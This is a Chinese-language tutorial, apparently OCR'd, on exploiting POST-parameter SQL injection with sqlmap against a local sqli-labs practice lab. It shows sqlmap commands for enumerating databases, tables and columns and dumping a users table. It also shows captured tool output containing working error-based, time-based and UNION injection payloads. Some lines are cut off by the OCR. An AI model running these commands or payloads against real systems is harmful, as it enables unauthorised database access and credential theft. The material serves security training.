
SQL注入之sqlmap使用(post注入)

POST型：与数据库交互是通过post数据进行，URL不可见

利用sqlmap进行POST注入，常见的有三种方法:

注入方式一：

1.用**Burp**抓包，然后保存抓取到的内容。例如：保存为**1.txt,**然后把它放至某个目录下




```
POST  /sqli-labs-master/Less-11/  HTT
Host:  localhost
Content-Length :  38
Cache-Control :  max-age=0
sec-ch-ua :  "(Not(A:Brand";v="8",  "C
sec-ch-ua-mobile :  ?0
sec-ch-ua-platform :  "Windows"
Upgrade-Insecure-Requests :  1
Origin:  http://localhost
Content-Type :  application/x-www-forr
User-Agent : Mozilla/5.0  (Windows  NT
like  Gecko)  Chrome/98.0.4758.102  Sa
Accept :
text/html,application/xhtml+xml,appl
png,*/*;q=0.8,application/signed-exc
Sec-Fetch-Site :  same-origin
Sec-Fetch-Mode :  navigate
Sec-Fetch-User :  ?1
Sec-Fetch-Dest :  document
Referer:  http://localhost/sqli-labs-
Accept-Encoding :  gzip,  deflate
Accept-Language :  zh-CN,zh;q=0.9
Connection :  close

uname=admin&passwd=12345&submit=Sub
```

2.列数据库**:**

这样可以查看post注入中当前网站的所有数据库

sqlmap.py -r C:\Users\ZQ\Desktop\1.txt -p uname --dbs

也可以使用 * 指定需要测试的参数，这需要在文件当中指定*号,这样sqlmap工具会根据 * 前面的参数进行测试能否注入。




```
Connection: close

uname=admin*&passwd=admin&submit=Submit
```

it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
它看起来像后端DBMS是'MySQL'。 是否要跳过特定于其他DBMS的测试负载？ [Y/n] 输入"Y"

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
对于剩余的测试，您想要包括所有针对“MySQL”扩展提供的级别（1）和风险（1）值的测试吗？ [Y/n] 输入"N"

POST parameter 'n' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
POST参数'n'是脆弱的。 你想继续测试其他人（如果有的话）吗？[y/N] 输入"Y"




```
[16:34:45] [INFO] fetching database names
available databases [11]:
[*] challenges
[*] housedb
[*] information_schema
[*] mashibing
[*] mydb
[*] mysql
[*] performance_schema
[*] pikachu
[*] pkxss
[*] security
[*] sys
```

3.猜表

选择一个数据库，比如选test


sqlmap.py -r C:\Users\ZQ\Desktop\1.txt -p uname -D test --tables



```
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: uname=admin%' AND GTID_SUBSET(CONCAT(0x7178627171,(SELECT (ELT(8928=8928,1))),0x717a6a7a71),8928) AND
%'='hhed&passwd=12345&submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: uname=admin%' AND (SELECT 8052 FROM (SELECT(SLEEP(5)))BcjK) AND 'USZk%'='USZk&passwd=12345&submit=Sub

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: uname=admin%' UNION ALL SELECT CONCAT(0x7178627171,0x64696d564254644e596b486c6f59664d5a4d6f6366616152
7a65786568596673676467746 2,0x717a6a7a71),NULL#&passwd=12345&submit=Submit
---
[22:03:03] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.39, PHP 5.2.17
back-end DBMS: MySQL >= 5.6
[22:03:03] [INFO] fetching tables for database: 'test'
[22:03:03] [WARNING] reflective value(s) found and filtering out
Database: test
[1 table]
+----+
| t1 |
+----+

[22:03:03] [INFO] fetched data logged to text files under 'C:\Users\ZQ\AppData\Local\sqlmap\output\localhost'

[*] ending @ 22:03:03 /2022-05-04/
```

4.猜列


sqlmap.py -r C:\Users\ZQ\Desktop\1.txt -p uname -D test -T t1 --columns



```
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: uname=admin%' AND (SELECT 8052 FROM (SELECT(SLEEP(5)))BcjK) AND 'USZk%'='USZk&passwd=

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: uname=admin%' UNION ALL SELECT CONCAT(0x7178627171,0x64696d564254644e596b486c6f59664d
a6578656859667367646774 62,0x717a6a7a71),NULL#&passwd=12345&submit=Submit
---
22:07:06] [INFO] the back-end DBMS is MySQL
eb application technology: Apache 2.4.39, PHP 5.2.17
ack-end DBMS: MySQL >= 5.6
22:07:06] [INFO] fetching columns for table 't1' in database 'test'
22:07:06] [WARNING] reflective value(s) found and filtering out
atabase: test
able: t1
3 columns]
--------+-------------+
 Column | Type        |
--------+-------------+
 id     | int(11)     |
 name   | varchar(25) |
 pass   | int(11)     |
--------+-------------+

22:07:06] [INFO] fetched data logged to text files under 'C:\Users\ZQ\AppData\Local\sqlmap\output

*] ending @ 22:07:06 /2022-05-04/
```

查看user表中usernmae和password字段的所有数据。


```
sqlmap.py -r C:\Users\40409\Desktop\1.txt -p uname -D "security" -T
"users" -C "username,password" --dump
```



```
Table: users
[13 entries]
+-----------+------------+
| username  | password   |
+-----------+------------+
| Dumb      | Dumb       |
| Angelina  | I-kill-you |
| Dummy     | p@ssword   |
| secure    | crappy     |
| stupid    | stupidity  |
| superman  | genious    |
| batman    | mob!le     |
| admin     | admin      |
| admin1    | admin1     |
| admin2    | admin2     |
| admin3    | admin3     |
| dhakkan   | dumbo      |
| admin4    | admin4     |
+-----------+------------+
```

注入方式二：自动搜索表单的方式

sqlmap.py -u "http://localhost/sqli-labs-master/Less-11/index.php" --forms



```
E:\sqlmapproject-sqlmap-e393e1b>sqlmap.py  -u "http://localhost/sqli-labs-master/Less-11/index.php" --forms --db
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6.2.5#dev}
|_ -| . [,]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the e
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no
sible for any misuse or damage caused by this program

[*] starting @ 14:25:25 /2022-05-05/

[14:25:25] [INFO] testing connection to the target URL
[14:25:25] [INFO] searching for forms
[1/1] Form:
POST http://localhost/sqli-labs-master/Less-11/index.php
POST data: uname=&passwd=&submit=Submit
do you want to test this form? [Y/n/q]
```

do you want to test this form? [Y/n/q]
要测试此表单吗?[Y/n/q] 输入"Y"


do you want to fill blank fields with random values? [Y/n]
是否要填充带有随机值的空白字段? [Y/n] 输入"Y"

it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
它看起来像后端DBMS是'MySQL'。 是否要跳过特定于其他DBMS的测试负载？ [Y/n] 输入"Y"

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
对于剩余的测试，您想要包括所有针对“MySQL”扩展提供的级别（1）和风险（1）值的测试吗？[Y/n] 输入"N"

POST parameter 'n' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
POST参数'n'是脆弱的。 你想继续测试其他人（如果有的话）吗？[y/N] 输入"N"

do you want to exploit this SQL injection? [Y/n]
你想利用SQL注入？ 输入"Y"




```
do you want to exploit this SQL injection? [Y/n] y
[14:25:34] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.2.17, Apache 2.4.39
back-end DBMS: MySQL >= 5.6
[14:25:34] [INFO] fetching database names
available databases [8]:
[*] challenges
[*] information_schema
[*] mysql
[*] performance_schema
[*] pikachu
[*] security
[*] sys
[*] test

[14:25:34] [INFO] you can find results of scanning in multiple targets mode inside the CSV file 'C:\Use
al\sqlmap\output\results-05052022_0225pm.csv'

[*] ending @ 14:25:34 /2022-05-05/
```

常用命令：

```
-r表示加载一个文件，-p指定post的请求参数
--current-db 当前数据库
--forms 自动检测表单
-data
```

```
sqlmap.py -r C:\Users\40409\Desktop\1.txt -p unmae --current-db
```

查看当前网站所使用的数据库



```
---
[17:10:26] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.39, PHP 5.3.29
back-end DBMS: MySQL >= 5.1
[17:10:26] [INFO] fetching current database
current database: 'security'
[17:10:26] [INFO] fetched data logged to text files under 'C:\Users\40409\AppData\Local\sqlmap\output\localhost'

[*] ending @ 17:10:26 /2024-07-18/
```